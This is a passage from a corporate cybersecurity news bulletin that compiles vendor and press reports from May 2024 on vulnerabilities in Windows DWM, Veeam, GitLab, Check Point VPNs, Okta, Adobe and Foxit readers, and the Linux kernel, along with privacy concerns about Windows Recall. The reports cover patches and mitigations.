In early April 2024, we decided to take a closer look at the Windows DWM Core Library Elevation of Privilege Vulnerability CVE-2023-36033, which was previously discovered as a zero-day exploited in the wild. While searching for samples related to this exploit and attacks that used it, we found a curious document uploaded to VirusTotal on April 1, 2024. This document caught our attention because it had a rather descriptive file name, which indicated that it contained information about a vulnerability in Windows OS. Inside we found a brief description of a Windows Desktop Window Manager (DWM) vulnerability and how it could be exploited to gain system privileges, everything written in very broken English. The exploitation process described in this document was identical to that used in the previously mentioned zero-day exploit for CVE-2023-36033, but the vulnerability was different. Judging by the quality of the writing and the fact that the document was missing some important details about how to actually trigger the vulnerability, there was a high chance that the described vulnerability was completely made up or was present in code that could not be accessed or controlled by attackers. But we still decided to investigate it, and a quick check showed that this is a real zero-day vulnerability that can be used to escalate privileges. We promptly reported our findings to Microsoft, the vulnerability was designated CVE-2024-30051, and a patch was released on May 14, 2024, as part of Patch Tuesday.

After sending our findings to Microsoft, we began to closely monitor our statistics in search of exploits and attacks that exploit this zero-day vulnerability, and in mid-April we discovered an exploit for this zero-day vulnerability. We have seen it used together with QakBot and other malware, and believe that multiple threat actors have access to it.

We are going to publish technical details about CVE-2024-30051 once users have had time to update their Windows systems.

Kaspersky products detect the exploitation of CVE-2024-30051 and related malware with the verdicts:

- PDM:Exploit.Win32.Generic;
- PDM:Trojan.Win32.Generic;
- UDS:DangerousObject.Multi.Generic;
- Trojan.Win32.Agent.gen;
- Trojan.Win32.CobaltStrike.gen.

Kaspersky would like to thank Microsoft for their prompt analysis of the report and patches.

The ProtonMail people are accusing Microsoft's new Outlook for Windows app of conducting extensive surveillance on its users. It shares data with advertisers, a lot of data:

Source: <https://securelist.com/cve-2024-30051/112618/>

8. Veeam warns of critical Backup Enterprise Manager auth bypass bug

Veeam warned customers today to patch a critical security vulnerability that allows unauthenticated attackers to sign into any account via the Veeam Backup Enterprise Manager (VBEM).

VBEM is a web-based platform that enables administrators to manage Veeam Backup & Replication installations via a single web console. It helps control backup jobs and perform restoration operations across an organization's backup infrastructure and large-scale deployments.

It's important to note that VBEM isn't enabled by default, and not all environments are susceptible to attacks exploiting the CVE-2024-29849 vulnerability, which Veeam has rated with a CVSS base score of 9.8/10.

"This vulnerability in Veeam Backup Enterprise Manager allows an unauthenticated attacker to log in to the Veeam Backup Enterprise Manager web interface as any user," the company explains.

Admins who cannot immediately upgrade to VBEM version 12.1.2.172, which patches this security flaw, can still mitigate it by stopping and disabling the VeeamEnterpriseManagerSvc (Veeam Backup Enterprise Manager) and VeeamRESTSvc (Veeam RESTful API) services.

If not currently in use, Veeam Backup Enterprise Manager can also be uninstalled using these instructions to remove the attack vector.

Today, Veeam also patched two high-severity VBEM vulnerabilities, one that allows account takeover via NTLM relay (CVE-2024-29850) and a second one that enables high-privileged users to steal the Veeam Backup Enterprise Manager service account's NTLM hash if it's not configured to run as the default Local System account (CVE-2024-29851).

Veeam flaws targeted in ransomware attacks

In March 2023, Veeam patched a high-severity vulnerability (CVE-2023-27532) in the Backup & Replication software that could be exploited to breach backup infrastructure hosts.

This vulnerability was subsequently exploited in attacks attributed to the financially motivated FIN7 threat group, linked to various ransomware operations such as Conti, REvil, Maze, Egregor, and BlackBasta.

Months later, Cuba ransomware affiliates used the same vulnerability in attacks targeting U.S. critical infrastructure and Latin American IT companies in Latin America.

In November, the company released hotfixes to address two other critical flaws (with 9.8 and 9.9/10 CVSS base scores) in its ONE IT infrastructure monitoring and analytics platform. These flaws allow threat actors to gain remote code execution (CVE-2023-38547) and steal NTLM hashes (CVE-2023-38548) from vulnerable servers.

Veeam's products are used by more than 450,000 customers worldwide, including 74% of all Global 2,000 companies.

Source: <https://www.bleepingcomputer.com/news/security/veeam-warns-of-critical-backup-enterprise-manager-auth-bypass-bug/>

9. Microsoft's new Windows 11 Recall is a privacy nightmare

Microsoft's announcement of the new AI-powered Windows 11 Recall feature has sparked a lot of concern, with many thinking that it has created massive privacy risks and a new attack vector that threat actors can exploit to steal data.

Revealed during a Monday AI event, the feature is designed to help "recall" information you have looked at in the past, making it easily accessible via a simple search.

While it's currently only available on Copilot+ PCs running Snapdragon X ARM processors, Microsoft says they are working with Intel and AMD to create compatible CPUs.

Recall works by taking a screenshot of your active window every few seconds, recording everything you do in Windows for up to three months by default.

These snapshots will be analyzed by the on-device Neural Processing Unit (NPU) and an AI model to extract data from the screenshot. The data will be saved in a semantic index, allowing Windows users to browse through the snapshot history or search using human language queries.

Microsoft says that all of this data is encrypted using BitLocker tied to the user's Windows account and is not shared with other users on the same device.

While this sounds fun and interesting, it immediately raised concerns about obvious privacy risks and whether Microsoft plans on gobbling up all of this data.

However, Microsoft says Recall has been designed so that all of the data is saved directly on the user's device in an encrypted format, providing users with complete control over the feature, including if it's enabled and what apps it can take screenshots of.

“

"Recall is a key part of what makes Copilot+ PCs special, and Microsoft built privacy into Recall's design from the ground up. On Copilot+ PCs powered by a Snapdragon® X Series processor, you will see the Recall taskbar icon after you first activate your device. You can use that icon to open Recall's settings and make choices about what snapshots Recall collects and stores on your device. You can limit which snapshots Recall collects; for example, you can select specific apps or websites visited in a supported browser to filter out of your snapshots. In addition, you can pause snapshots on demand from the Recall icon in the system tray, clear some or all snapshots that have been stored, or delete all the snapshots from your device."

❖ Microsoft

”

Microsoft also says it will not create screenshots of Microsoft Edge's InPrivate windows (and other Chromium-based browsers) or content protected by DRM. However, they have not confirmed whether other browser's private modes, like Firefox, will be supported.

In a Monday press event, Yusuf Mehdi, Corporate Vice President & Consumer Chief Marketing Officer, assured journalists that Microsoft is taking a very conservative approach with Recall.

"We're going to keep your Recall index private and local and secure on just the device," said Mehdi.

"We won't use any of that information to train any AI model, and we put you completely in control with the ability to edit and delete anything that is captured."

Furthermore, Microsoft also reiterated to BleepingComputer that data for Recall will only be available locally and not be stored in the cloud, with the company once again restating that "data is not accessed by Microsoft."

Microsoft has also started to share more technical details, such as group policies that can be used to disable Recall company-wide and how end users can disable the feature.

Cybersecurity experts and regular users still concerned

Microsoft's promises have not done much to reassure the cybersecurity community or its customers, with our tweet regarding this new feature receiving over 90 comments, all negative.



So, why are most cybersecurity experts, researchers, and analysts so worried about this feature?

First and foremost, large companies have a history of exploiting users' data for their own profit, making it hard for users to trust Microsoft when they say they won't access the Recall data.

Users are not alone, as the United Kingdom's data protection agency, the Information Commissioner's Office (ICO), is also contacting Microsoft to ensure that users' data will be properly safeguarded and not used by the company.

"We expect organisations to be transparent with users about how their data is being used and only process personal data to the extent that it is necessary to achieve a specific purpose. Industry must consider data protection from the outset and rigorously assess and mitigate risks to peoples' rights and freedoms before bringing products to market," reads a press statement from the ICO.

"We are making enquiries with Microsoft to understand the safeguards in place to protect user privacy."

Even if we accept that Microsoft will not access Recall data, there are still massive security and privacy implications with this product.

Microsoft admits that the feature performs no content moderation, meaning it will gobble up anything it sees, including passwords in a password manager or your account numbers on your banking website.

Or if you are in Word, writing a confidential agreement, a screenshot of that content will be created, too. If you have a single PC and share it with others, then you may want to be careful about what pictures or videos you look at, as, guess what, those will be recorded as well.

Yes, you can block apps from being screenshotted by this feature, but most people will just let it run without mucking around with the feature's settings.

All of this information is now stored in Windows 11's semantic index and easily searchable by anyone with access to your PC, whether authorized or not.

That's just the tip of the iceberg, though.

If a threat actor or malware compromised your device, all of this data will already be decrypted by Bitlocker, making it accessible to the hacker.

For example, a threat actor or malware could simply steal a Recall database and upload it to their own servers for analysis. This information could then be used to extort users or potentially breach user's accounts if credentials were exposed.

Cybersecurity expert Kevin Beaumont, known to be an outspoken critic of Microsoft at times, also expressed concern about how this feature creates a massive attack surface, likening it to a keylogger "baked into Windows."

"If you look at what has happened historically with infostealer malware — malicious software snuck onto PCs — it has pivoted to automatically steal browser passwords stored locally," Beaumont explained in a new blog post.

"In other words, if a malicious threat actor gains access to a system, they already steal important databases stored locally. They can just extend this to steal information recorded by Copilot's Recall feature."

And it's not only information-stealing malware, as enterprise-targeting malware like TrickBot had previously included modules that would steal a domain's Active Directory database for offline cracking of credentials. There is nothing to stop malware from taking a similar approach and stealing the Recall databases as well.

Microsoft has always taken the stance with vulnerabilities and attacks that once a device is compromised, all bets are off, and security boundaries are thrown out the window.

Basically, you got infected or fell for a social engineering attack, so it's your fault all these bad things will happen to you.

However, as Microsoft is one of, if not the, largest caretakers of consumer data and computing security, it seems irresponsible to introduce additional risk into an already risky environment.

While we can go on and on expressing how this feature is a massive privacy risk, I will instead leave you with this quote from Microsoft's recent pledge to prioritize security above all else.

"If you're faced with the tradeoff between security and another priority, your answer is clear: Do security. In some cases, this will mean prioritizing security above other things we do, such as releasing new features or providing ongoing support for legacy systems," Microsoft's CEO Satya Nadella said in an email to Microsoft employees.

"This is key to advancing both our platform quality and capability such that we can protect the digital estates of our customers and build a safer world for all."

Update 5/22/24: This article previously said Microsoft is working with Intel and AMD to make all Windows 11 devices compatible, when they are instead working with them to make compatible CPUs.

Source: <https://www.bleepingcomputer.com/news/microsoft/microsofts-new-windows-11-recall-is-a-privacy-nightmare/>

10. High-severity GitLab flaw lets attackers take over accounts

GitLab patched a high-severity vulnerability that unauthenticated attackers could exploit to take over user accounts in cross-site scripting (XSS) attacks.

The security flaw (tracked as CVE-2024-4835) is an XSS weakness in the VS code editor (Web IDE) that lets threat actors steal restricted information using maliciously crafted pages.

While they can exploit this vulnerability in attacks that don't require authentication, user interaction is still needed, increasing the attacks' complexity.

"Today, we are releasing versions 17.0.1, 16.11.3, and 16.10.6 for GitLab Community Edition (CE) and Enterprise Edition (EE)," GitLab said.

"These versions contain important bug and security fixes, and we strongly recommend that all GitLab installations be upgraded to one of these versions immediately."

On Wednesday, the company also fixed six other medium-severity security flaws, including a Cross-Site Request Forgery (CSRF) via the Kubernetes Agent Server (CVE-2023-7045) and a denial-of-service bug that can let attackers disrupt the loading of GitLab web resources (CVE-2024-2874).

Vulnerability	Severity
1-click account takeover via XSS leveraging the VS code editor (Web IDE)	High
A DOS vulnerability in the 'description' field of the runner	Medium
CSRF via K8s cluster-integration	Medium
Using Set Pipeline Status of a Commit API incorrectly creates a new pipeline	Medium
Redos on wiki render API/Page	Medium
Resource exhaustion and denial of service with test_report API calls	Medium
Guest user can view dependency lists of private projects through job artifacts	Medium

Older account hijacking bug actively exploited in attacks

GitLab is a popular target since it's known to host various types of sensitive data, including API keys and proprietary code.

Hence, hijacked GitLab accounts can have a significant impact, including supply chain attacks, if the attackers insert malicious code in CI/CD (Continuous Integration/Continuous Deployment) environments, compromising an organization's repositories.

As CISA warned earlier this month, threat actors are now actively exploiting another zero-click account hijacking vulnerability patched by GitLab in January.

Tracked as CVE-2023-7028, this maximum severity security flaw allows unauthenticated attackers to take over GitLab accounts via password resets.

Even though Shadowserver discovered over 5,300 vulnerable GitLab instances exposed online in January, less than half (2,084) are still reachable at the moment.

CISA added CVE-2023-7028 to its Known Exploited Vulnerabilities Catalog on May 1, ordering U.S. federal agencies to secure their systems within three weeks by May 22.

Source: <https://www.bleepingcomputer.com/news/security/high-severity-gitlab-flaw-lets-attackers-take-over-accounts/>

11. Check Point releases emergency fix for VPN zero-day exploited in attacks

Check Point has released hotfixes for a VPN zero-day vulnerability exploited in attacks to gain remote access to firewalls and attempt to breach corporate networks.

On Monday, the company first warned about a spike in attacks targeting VPN devices, sharing recommendations on how admins can protect their devices. Later, it discovered the source of the problem, a zero-day flaw that hackers exploited against its customers.

Tracked as CVE-2024-24919, the high-severity information disclosure vulnerability enables attackers to read certain information on internet-exposed Check Point Security Gateways with remote Access VPN or Mobile Access Software Blades enabled.

"The vulnerability potentially allows an attacker to read certain information on Internet-connected Gateways with remote access VPN or mobile access enabled," reads an update on Check Point's previous advisory.

"The attempts we've seen so far, as previously alerted on May 27, focus on remote access scenarios with old local accounts with unrecommended password-only authentication."


CVE-2024-24929 impacts CloudGuard Network, Quantum Maestro, Quantum Scalable Chassis, Quantum Security Gateways, and Quantum Spark Appliances, in the product versions: R80.20.x, R80.20SP (EOL), R80.40 (EOL), R81, R81.10, R81.10.x, and R81.20.

Check Point has released the following security updates to address the flaw:

- Quantum Security Gateway and CloudGuard Network Security: R81.20, R81.10, R81, R80.40
- Quantum Maestro and Quantum Scalable Chassis: R81.20, R81.10, R80.40, R80.30SP, R80.20SP
- Quantum Spark Gateways: R81.10.x, R80.20.x, R77.20.x

To apply the update, head to the Security **Gateway portal** > **Software Updates** > **Available Updates** > **Hotfix Updates**, and click '**Install**.'


The vendor says the process should take approximately 10 minutes, and a reboot is required.



Applying the update through the panel

Source: Check Point

After the hotfix is installed, login attempts using weak credentials and authentication methods will be automatically blocked, and a log will be created.



Blocked login attempt

Source: Check Point

Hotfixes have been made available for end-of-life (EOL) versions, too, but they must be downloaded and applied manually.

Check Point created a FAQ page with additional information about CVE-2024-24919, IPS signature, and manual hotfix installation instructions.

Those unable to apply the update are advised to enhance their security stance by updating the Active Directory (AD) password that the Security Gateway uses for authentication.

Additionally, Check Point has created a remote access validation script that can be uploaded onto 'SmartConsole' and executed to review the results and take appropriate actions.

More information on updating the AD password and using the 'VPNcheck.sh' script are available on Check Point's security bulletin.

Source: <https://www.bleepingcomputer.com/news/security/check-point-releases-emergency-fix-for-vpn-zero-day-exploited-in-attacks/>

12. Okta warns of credential stuffing attacks targeting its CORS feature

Okta warns that a Customer Identity Cloud (CIC) feature is being targeted in credential stuffing attacks, stating that numerous customers have been targeted since April.

Okta is a leading identity and access management company providing cloud-based solutions for secure access to apps, websites, and devices. It offers single sign-on (SSO), multi-factor authentication (MFA), universal directory, API access management, and lifecycle management.

A credential stuffing attack is when threat actors create large lists of usernames and passwords stolen in data breaches or by information-stealing malware and then use them to try and breach online accounts.

Okta says it identified credential stuffing attacks starting on April 15, 2024, which targeted endpoints utilizing Customer Identity Cloud's cross-origin authentication feature.

"Okta has determined that the feature in Customer Identity Cloud (CIC) is prone to being targeted by threat actors orchestrating credential-stuffing attacks," reads Okta's announcement.

"As part of our Okta Secure Identity Commitment and commitment to customer security, we routinely monitor and review potentially suspicious activity and proactively send notifications to customers."

Okta's Cross-Origin Resource Sharing (CORS) feature allows customers to add JavaScript to their websites and applications to send authentication calls to the Okta API hosted. For this feature to work, customers must grant access to the URLs from which cross-origin requests can originate.

Okta states these URLs are targeted in credential stuffing attacks and should be disabled if they are not in use.

The company has notified customers targeted in these attacks with remediation guidance on securing their accounts.

It's worth noting that Okta warned its customer base about "unprecedented" credential stuffing attacks late last month, originating from the same threat actors who have been targeting Cisco Talos products since March 2024.

BleepingComputer contacted Okta to ask how many customers have been impacted by the credential stuffing attacks.

Detecting attacks

Okta recommends that admins check logs for 'fcoa,' 'scoa,' and 'pwd_leak' events that indicate cross-origin authentication and login attempts using leaked credentials.

If cross-origin authentication isn't used on the tenant but 'fcoa' and 'scoa' are present, this indicates you're targeted by credential stuffing attacks. If cross-origin authentication is used, look for abnormal spikes in 'fcoa' and 'scoa' events.

As the suspicious activity started on April 15, Okta recommends that customers review logs from that point in time.

In addition to the checks, Okta suggests the following mitigations:

- Rotate compromised user credentials immediately (instructions available here)
- Implement passwordless, phishing-resistant authentication, with passkeys being the recommended option.
- Enforce strong password policies and implement multi-factor authentication (MFA).
- Disable cross-origin authentication if not used.
- Remove permitted cross-origin devices that are not in use.
- Restrict permitted origins for cross-origin authentication if necessary.
- Enable breached password detection or Credential Guard, depending on the plan.

Customers needing further assistance can reach out to Okta's Customer Support or its community forums.

Source: <https://www.bleepingcomputer.com/news/security/okta-warns-of-credential-stuffing-attacks-targeting-its-cors-feature/>

13. Out-of-bounds reads in Adobe Acrobat; Foxit PDF Reader contains vulnerability that could lead to SYSTEM-level privileges

Cisco Talos' Vulnerability Research team has helped to disclose and patch more than 20 vulnerabilities over the past three weeks, including two in the popular Adobe Acrobat Reader software.

Acrobat, one of the most popular PDF readers currently available, contains two out-of-bounds read vulnerabilities that could lead to the exposure of sensitive contents of arbitrary memory in the application.

There are also eight vulnerabilities in a popular line of PLC CPU modules commonly used in automated environments.

All the vulnerabilities mentioned in this blog post have been patched by their respective vendors, all in adherence to Cisco's third-party vulnerability disclosure policy.

For Snort coverage that can detect the exploitation of these vulnerabilities, download the latest rule sets from Snort.org, and our latest Vulnerability Advisories are always posted on Talos Intelligence's website.

Out-of-bounds read vulnerabilities in Adobe Acrobat

Discovered by KPC.

Adobe Acrobat Reader contains two out-of-bounds read vulnerabilities in its Font feature that could lead to the disclosure of sensitive information.

TALOS-2024-1946 (CVE-2024-30311) and TALOS-2024-1952 (CVE-2024-30312) are triggered if the targeted user opens an attacker-created PDF that contains a specially embedded font.

An adversary could exploit these vulnerabilities to read arbitrary memory of the process that runs when Acrobat tries to process the font. It's possible the adversary could even view sensitive components of arbitrary memory, which they could use in follow-on attacks or the exploitation of other vulnerabilities.

TALOS-2024-1952 is the same exploit as outlined in TALOS-2023-1905, a previously disclosed vulnerability, because Adobe's initial patch did not properly protect against all possible attack vectors.

Privilege escalation vulnerability in Foxit PDF Reader

Discovered by KPC.

Foxit PDF Reader contains a privilege escalation vulnerability that could allow an adversary to execute commands with SYSTEM-level privileges. Foxit PDF Reader is one of the most popular alternatives to Acrobat Reader available. It also supports the embedding of JavaScript, which is another possible attack vector for adversaries.

TALOS-2024-1989 (CVE-2024-29072) occurs because of improper certification of the updater executable before executing it. A low-privilege user can trigger the update action, which can result in the unexpected elevation of privilege to the SYSTEM level.

Multiple vulnerabilities in popular image-processing library

Discovered by Carl Hurd and Philippe Laulheret.

Talos recently discovered multiple vulnerabilities in libigl, a C++ open-source library used to process geometric shapes and designs. It is commonly used in various industries, from video game development to 3-D printing.

Two out-of-bounds write vulnerabilities, TALOS-2023-1879 (CVE-2023-49600) and TALOS-2024-1930 (CVE-2024-22181), could lead to a heap buffer overflow. An attacker could exploit these vulnerabilities by tricking the targeted user into opening a specially crafted file.

TALOS-2024-1928 (CVE-2024-24584 and CVE-2024-24583) can be exploited in a similar manner, but in this case, leads to an out-of-bounds read.

Two other vulnerabilities, TALOS-2024-1929 (CVE-2024-24684, CVE-2024-24685 and CVE-2024-24686) and TALOS-2023-1784 (CVE-2023-35949, CVE-2023-35952, CVE-2023-35950, CVE-2023-35953, CVE-2023-35951), can cause heap-based buffer overflow issues if the adversary supplies a specially crafted .off file. .OFF files are commonly used to share 2-D and 3-D images.

Lastly, there is another out-of-bounds write vulnerability that is caused by an improper array index validation. TALOS-2024-1926 (CVE-2024-23951, CVE-2024-23950, CVE-2024-23949, CVE-2024-23947 and CVE-2024-23948) can be triggered by a specially crafted .msh file.

Remote Code Execution vulnerabilities and more in AutomationDirect CPU

Discovered by Matt Wiseman.

Several vulnerabilities were identified in the AutomationDirect P3 line of CPU modules. The P3-550E is the most recent CPU module released in the Productivity3000 line of Programmable Automation Controllers from AutomationDirect. The device communicates remotely via ethernet, serial and USB and exposes a variety of control services, including MQTT, Modbus, ENIP and the engineering workstation protocol DirectNET.

Four of the vulnerabilities found in these PLC CPU modules received a CVSS security score of 9.8 out of 10, making them particularly notable.

TALOS-2024-1942 (CVE-2024-21785) is a leftover debug code vulnerability that allow an adversary who can communicate to the device over ModbusRTU to enable the device's diagnostic interface without any other knowledge of the target device. There is also TALOS-2024-1943 (CVE-2024-23601) which can lead to remote code execution if the attacker sends a specially crafted file to the targeted device and TALOS-2024-1939 (CVE-2024-24963 and

CVE-2024-24962) which are stack-based buffer overflows that can also lead to remote code execution if the attacker sends a specially formatted packet to the device.

TALOS-2024-1940 (CVE-2024-22187) and TALOS-2024-1941 (CVE-2024-23315) are both Write-What-Where vulnerabilities that may be triggered if an adversary sends a specially crafted packet to the targeted machine. An adversary who submits a series of properly formatted requests to exploit this vulnerability could modify arbitrary memory regions on the device, potentially resulting in arbitrary remote code execution.

A heap-based buffer vulnerability, TALOS-2024-1936 (CVE-2024-24851), also exists if an adversary sends a specially crafted packet to the targeted device. In this case, the adversary could cause the device to crash due to memory access violations.

Similarly, TALOS-2024-1937 (CVE-2024-24947 and CVE-2024-24946) can also crash the device by exploiting two different functions on the device which are vulnerable to heap-based buffer overflows.

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) also released an advisory covering these vulnerabilities, as the P3 line is commonly used in U.S. critical infrastructure and ICS networks. CISA provided users with a list of possible mitigations for these vulnerabilities and other steps administrators can take to protect ICS environments. The agency also stated that organizations in the commercial facilities, critical manufacturing and information technology sectors could be affected.

Source: <https://blog.talosintelligence.com/vulnerability-roundup-may-29-2024/>

14. CISA warns of actively exploited Linux privilege elevation flaw

The U.S. Cybersecurity & Infrastructure Security Agency (CISA) has added two vulnerabilities in its Known Exploited Vulnerabilities (KEV) catalog, including a Linux kernel privilege elevation flaw.

The high-severity flaw tracked as CVE-2024-1086 was first disclosed on January 31, 2024, as a use-after-free problem in the netfilter: nf_tables component, but was first introduced by a commit in February 2014.

Netfilter is a framework provided by the Linux kernel that allows various networking-related operations, such as packet filtering, network address translation (NAT), and packet mangling.

The vulnerability is caused because the 'nft_verdict_init()' function allows positive values to be used as a drop error within the hook verdict, causing the 'nf_hook_slow()' function to execute a double free when NF_DROP is issued with a drop error that resembles NF_ACCEPT.


Exploitation of CVE-2024-1086 allows an attacker with local access to achieve privilege escalation on the target system, potentially gaining root-level access.

The issue was fixed via a commit submitted in January 2024, which rejects QUEUE/DROP verdict parameters, thus preventing exploitation.

The fix has been backported to multiple stable kernel versions as listed below:

- v5.4.269 and later
- v5.10.210 and later
- v6.6.15 and later
- v4.19.307 and later
- v6.1.76 and later
- v5.15.149 and later
- v6.7.3 and later

In late March 2024, a security researcher using the alias 'Notselwyn' published a detailed write-up and proof-of-concept (PoC) exploit on GitHub, showcasing how to achieve local privilege escalation by exploiting the flaw on Linux kernel versions between 5.14 and 6.6.



While most Linux distributions pushed out fixes fairly quickly, Red Hat had not pushed out a fix until March, making it possible that threat actors used the public exploit on compromised systems.

CISA did not share specific details about how the vulnerability is exploited, but BleepingComputer has seen posts on hacking forums about the public exploits.

The cybersecurity agency has now given federal agencies until June 20, 2024, to apply the available patches.

If updating is not possible, admins are recommended to apply the following mitigations:

- Blocklist 'nf_tables' if it's not needed/actively used.
- Restrict access to user namespaces to limit the attack surface.
- Load the Linux Kernel Runtime Guard (LKRG) module (can cause instability)

The second flaw CISA added on the KEV catalog this time, also setting the due date to June 20, is CVE-2024-24919, an information disclosure vulnerability impacting VPN devices from Check Point.

Following the vendor's disclosure and security update release for this flaw, researchers from Watchtower Labs published their analysis, underlining that the vulnerability is far worse than what Check Point's bulletin reflected.

Source: <https://www.bleepingcomputer.com/news/security/cisa-warns-of-actively-exploited-linux-privilege-elevation-flaw/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.